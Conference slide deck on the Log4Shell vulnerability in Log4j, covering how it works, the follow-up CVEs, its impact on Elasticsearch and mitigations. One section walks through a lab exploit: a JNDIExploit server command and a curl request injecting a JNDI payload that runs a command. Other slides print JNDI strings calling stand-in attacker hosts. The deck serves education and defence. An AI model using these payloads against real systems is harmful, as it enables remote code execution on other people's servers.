

Log4Shell™

Philipp Krenn

@xeraa

Who remembers Log4Shell?

MY HOLIDAY PLANS



LOGAN



Shantonu Sen

@shantonusen



My kids just asked why there was a Minecraft update with no features and what a “Log4J” was, and I have been preparing my whole life for this.

I had to start at the beginning with C format strings. I should be able to get to Java and jar files by midnight.

4:57 am · 12 Dec 2021 · Twitter for iPhone

slido

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#xeraaa



Agenda

What is Log4Shell?

How can you exploit it?

How can it affect products?

How can you protect against it?



Developer 🥑

What is Log4Shell?


CVE-2021-44228

Log4j 2.0-beta9-2.12.1 & 2.13.0-2.14.1

**[https://logging.apache.org/log4j/2.x/
security.html#log4j-2.15.0](https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0)**

**[https://cve.mitre.org/cgi-bin/cvename.cgi?
name=CVE-2021-44228](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228)**

Java Naming and Directory Interface (JNDI)



<https://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/>
(2016)

Log4Shell

<https://www.lunasec.io/docs/blog/log4j-zero-day/>

`${jndi:ldap://attacker.com:1389/a}`

**Remote Code Execution
Common Vulnerability Scoring System 10/10**



LOG4J

CVE-2021-44228

SecurityZines.com

With Love By

@SEC_R0




Logs on



1 APACHE LOG4J?

* Highly Optimised open Source logging library for Java applications



2 Log4j LOOKUP PLUGINS

`${name:Key}`

Tells Log4j which plugin to load

Name of item to locate

* This plugin loading feature add extensibility
eg `${java:version}` → LOG4J → 11.0.11

3 JNDI LOOKUP PLUGIN


Java Naming and Directory Interface

* JNDI allows Java application to make connections to LDAP Server OR RMI


JNDI LOOKUP PLUGIN → `${jndi:loc}`

Allows variables to be retrieved via JNDI from 'loc' parameter

4 JNDI ↔ LDAP ISSUE



5 Attack



Notes

* Vulnerable versions
2.2.0Beta9 to 2.12.1
&
2.13.0 to 2.15.0

* Upgrade to 2.17.0
as version 2.16.0 is vulnerable to DDS (CVE-2021-45046)

Don't Panic ;)

Don't Panic

<https://securityzines.com/flyers/log4j.html>



jorin zzZ 🇩🇰
@YawningJorin



Use programming-positive language!

🚫 DON'T say "arbitrary code execution vulnerability"

✓ DO say "surprise extension API"

3:40 PM · Dec 11, 2021 · Twitter for Android

329 Retweets **10** Quote Tweets **1,055** Likes

CVSS



<https://www.balbix.com/insights/base-cvss-scores/>

Upgrade

JDK7 Log4j 2.12.4

JDK8+ ~~2.15.0~~ 2.16.0, but 2.17.1+ recommended

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.



OH, DEAR - DID HE
BREAK SOMETHING?

IN A WAY -)



DID YOU REALLY
NAME YOUR SON
`$(JNDI:LDAP://
evilcorp))Bobby` ?



OH, YES. LITTLE
BOBBY JINDI,
WE CALL HIM.

WELL, WE'VE GOT OUR
SERVERS CRYPTOLOCKED.
I HOPE YOU'RE HAPPY.



AND I HOPE
YOU'VE LEARNED
TO SANITIZE YOUR
LOG4J INPUTS.

Security scanners are 🍌

`log4j2.formatMsgNoLookups=true`
available 2.10+, default 2.15+

Some attack vectors depend on JDK features

Remove JndiLookup class from the classpath

WELL IT'S LOG4J PATCH DAY

AGAIN

CVE-2021-45046

Incomplete patch in 2.15.0

CVSS 3.7 (limited DoS) updated to 9.0 (limited RCE)

**`${jndi:ldap://attacker.com:1389/a}` to
`${jndi:ldap://127.0.0.1#attacker.com:1389/a}`**

Exploit

Custom / non-default pattern

```
appender.console.layout.pattern = ${ctx:tainted} -  
%d{yyyy-MM-dd HH:mm:ss} %-5p %c{1}:%L - %m%n
```

```
ThreadContext.put("tainted", TAINTED);  
logger.error("My log message with tainted context...");
```

Upgrade

Log4j 2.16.0 or 2.12.2

Or remove JndiLookup class

DELETES JNDI LOOKUP CLASS





CVE-2021-45105

New vulnerability, non-default pattern needed

CVSS 5.9 (DoS)

Upgrade to 2.17.0 or 2.12.3.

Change

To close this attack vector for good, Log4j 2.17.0 changed recursive substitution within lookups:

Recursive evaluation is allowed while parsing the configuration (no user-input/LogEvent data is present, and configuration breaks are to be avoided) however when log-events themselves are being evaluated we never recursively evaluate substitutions.

Bernie

**I am once again asking
you to fix a log4j vulnerability**

CVE-2021-44832

**RCE via the JDBC Appender when an attacker controls
the configuration in 2.17.0**

CVSS 6.6


Upgrade to 2.17.1 or 2.12.4



Well, an attacker has to edit a config file on the server to make it vulnerable first



So, it is a RCE



**PS: How many "features" should
your logger have?**

TA
WOLFSHIRE

Questions?

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**How can you exploit
it?**

Example

Spring Boot: <https://github.com/christophetd/log4shell-vulnerable-app>

Gradle

```
dependencies {  
    implementation('org.springframework.boot:spring-boot-starter-web') {  
        exclude group: 'org.springframework.boot', module: 'spring-boot-starter-logging'  
    }  
    implementation 'org.springframework.boot:spring-boot-starter-log4j2:2.6.1'  
    testImplementation 'org.springframework.boot:spring-boot-starter-test'  
}
```

Java

```
@RestController
public class MainController {

    private static final Logger logger = LogManager.getLogger("HelloWorld");

    @GetMapping("/")
    public String index(@RequestHeader("X-API-Version") String apiVersion) {
        logger.info("Received a request for API version " + apiVersion);
        return "Hello, world!";
    }
}
```

Exploit

Exploit server

```
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <private IP> -p 8888
```

Loading the exploit

```
curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://<private IP>:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
```

Owned system

```
docker exec vulnerable-app ls /tmp
```

Why was there no virus / worm?


Questions?

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How can it affect products?



**Elasticsearch 5.0 to 7.16.0 are
using a vulnerable Log4j2 version**



But it's not that simple...

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥7.16.3	2.17.1	any	-	-	-	Log4j 2.17.1 and JNDILookup class removed
7.16.2	2.17.0	any	-	-	-	Log4j 2.17.0 and JNDILookup class removed
7.16.1	2.11.1	any	-	-	-	JNDILookup class removed and log4j2.formatMsgNoLookups=true
7.0.0-7.16.0	2.11.1	≥9	-	-	-	Java Security Manager and JVM default
7.0.0-7.16.0	2.11.1	<9	-	🔥	formatMsgNoLookups	Java Security Manager

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥6.8.23	2.17.1	any	-	-	-	Log4j 2.17.1 and JNDILookup class removed
6.8.22	2.17.0	any	-	-	-	Log4j 2.17.0 and JNDILookup class removed
6.8.21	2.11.1	any	-	-	-	JNDILookup class removed and log4j2.formatMsgNoLookups=true
6.4.0-6.8.20	2.11.1	≥9	-	-	-	Java Security Manager and JVM default
6.4.0-6.8.20	2.11.1	<9	-	✶	formatMsgNoLookups	Java Security Manager
6.0.0-6.3.2	2.9.1	≥9	-	-	-	Java Security Manager and JVM default
6.0.0-6.3.2	2.9.1	<9	-	✶	Remove JNDILookup class	Java Security Manager

Elasticsearch	Log4j	JDK	RCE	Leak	Action required	Protection in place
≥5.6.11	2.11.1	any	🔥	🔥	formatMsgNoLookups	-
5.0.0-5.6.10	2.6.2-2.9.1	any	🔥	🔥	Remove JNDILookup class	-
<5.0.0	1.x	any	-	-	-	Log4j 1.x

**Do you know the Log4j and JDK
versions of all your
dependencies?**

...on Docker?

Built-in JDK

Elasticsearch since 7.0.0; Docker since 5.0.0

Check GET `_nodes/?`

`filter_path=nodes.*.name,nodes.*.jvm`

Java Security Manager

Saved our 🍷

Deprecated in JDK17

<https://openjdk.java.net/jeps/411>



Anonymous



3



0



24 Jun, 12:02pm



How much Java Security Manager actually helps you and how often it's a pain in the a\$\$?

JSM replacement

Modularization + other tricks in the works

**[https://github.com/elastic/elasticsearch/labels/
modularization](https://github.com/elastic/elasticsearch/labels/modularization)**

security.policy

```
// Allow host/ip name service lookups
permission java.net.SocketPermission "*", "resolve";

// Allow reading and setting socket keepalive options
permission jdk.net.NetworkPermission "getOption.TCP_KEEPIDLE";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPIDLE";
permission jdk.net.NetworkPermission "getOption.TCP_KEEPINTERVAL";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPINTERVAL";
permission jdk.net.NetworkPermission "getOption.TCP_KEEPCOUNT";
permission jdk.net.NetworkPermission "setOption.TCP_KEEPCOUNT";
```

<https://github.com/elastic/elasticsearch/blob/7.16/server/src/main/resources/org/elasticsearch/bootstrap/security.policy>

Java Security Manager

Few exceptions for <https://github.com/elastic/elasticsearch/search?q=SocketPermission> like Netty

Elasticsearch 5.x not as strict

Longstanding Log4j update

<https://github.com/elastic/elasticsearch/pull/47298>

Not merged because of Security Manager

Mitigate

Set `-Dlog4j2.formatMsgNoLookups=true`

Check `GET _nodes/?`

`filter_path=nodes.*.name,nodes.*.jvm.input_arguments`

Hack

Remove JNDILookup class with Gradle

```
def patchLog4j = tasks.register('patchLog4j', Zip) {  
    archiveExtension = 'jar'  
    from({ zipTree(configurations.log4j.singleFile) }) {  
        exclude '**/JndiLookup.class'  
    }  
}
```


Bad Hack

```
# Remove `JNDILookup` class in the JAR
zip -d lib/log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

# Check
jar tvf lib/log4j-core-*.jar | grep -i JndiLookup
```

Hot Patch

<https://github.com/corretto/hotpatch-for-apache-log4j2>

Every time the process starts; not officially tested or recommended for Elasticsearch

Hot Patch vulnerability

<https://www.computerweekly.com/news/252516112/AWS-fixes-vulnerabilities-in-Log4Shell-hot-patch> (April 2022)

Don't try to be (too) smart



Log4Shell



**Not
logging
anything**

Elasticsearch logging API

```
PUT _cluster/settings
{
  "persistent": {
    "logger._root": "OFF"
  }
}
```



Drop / replace the logging JARs

Startup error, Security Manager error, or maybe working

Support overwhelmed by requests

Questions?

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**How can you protect
against it?**

Misconceptions

I need to use a vulnerable version in my app

An attacker needs to be able to access a vulnerable system

General

Sanitize inputs

Incoming / outgoing firewall

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



✗ BLOCK WITH WAF

Attacker



Vulnerable Server
http://victim.xa



The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

✗ PATCH LOG4J

Vulnerable log4j
implementation



✗ DISABLE LOG4J

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

✗ DISABLE JNDI LOOKUPS

Malicious LDAP Server
ldap://evil.xa



✗ DISABLE
REMOTE
CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

JAVA deserializes (or downloads) the malicious Java class and executes it.


```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

Mind map #1 Am I vulnerable to Log4Shell ?

Prioritize patching, starting with mission critical systems, internet-facing systems, and networked servers.
Then prioritize patching other affected information technology and operational technology assets.

Mind map #2 Detecting log4shell vulnerability



[1] <https://github.com/NCSC-NL/log4shell/blob/main/software/README.md>

[2] This mitigation has been seen as potentially insufficient from different sources. It is advised to follow other remediations steps as well.

[3] ThreadContext map has to be in use to trigger CVE-2021-45046 exploitation

```
// Note that 1st argument matches the variable name from the configured pattern
ThreadContext.put("useragent", userAgent);
```

Author : Loic Castel
<https://www.linkedin.com/in/loice/>

Thanks to InterCERT-FR & Atos teams for their help and remarks



Daniel 🇸🇪 Stenberg ✓

@bagder



If you are a multi billion dollar company and are concerned about log4j, why not just email OSS authors you never paid anything and demand a response for free within 24 hours with lots of info? (company name redacted for *my* peace of mind)

Dear Haxx Team Partner,

You are receiving this message because ██████████ uses a product you developed. We request you review and respond within 24 hours of receiving this email. If you are not the right person, please forward this message to the appropriate contact.

As you may already be aware, a newly discovered zero-day vulnerability is currently impacting Java logging library Apache Log4j globally, potentially allowing attackers to gain full control of affected servers.

The security and protection of our customers' confidential information is our top priority. As a key partner in serving our customers, we need to understand your risk and mitigation plans for this vulnerability.

Please respond to the following questions using the template provided below.

PS: OSS drama around Log4j1

<https://github.com/qos-ch/reload4j>

Insights from tracing

Observability

- Overview
- Alerts
- Cases
- Logs
- Stream
- Anomalies
- Categories
- Metrics
- Inventory
- Metrics Explorer
- APM
- Services
- Traces
- Dependencies
- Service Map
- Uptime
- Monitors
- TLS Certificates
- User Experience

Latency distribution



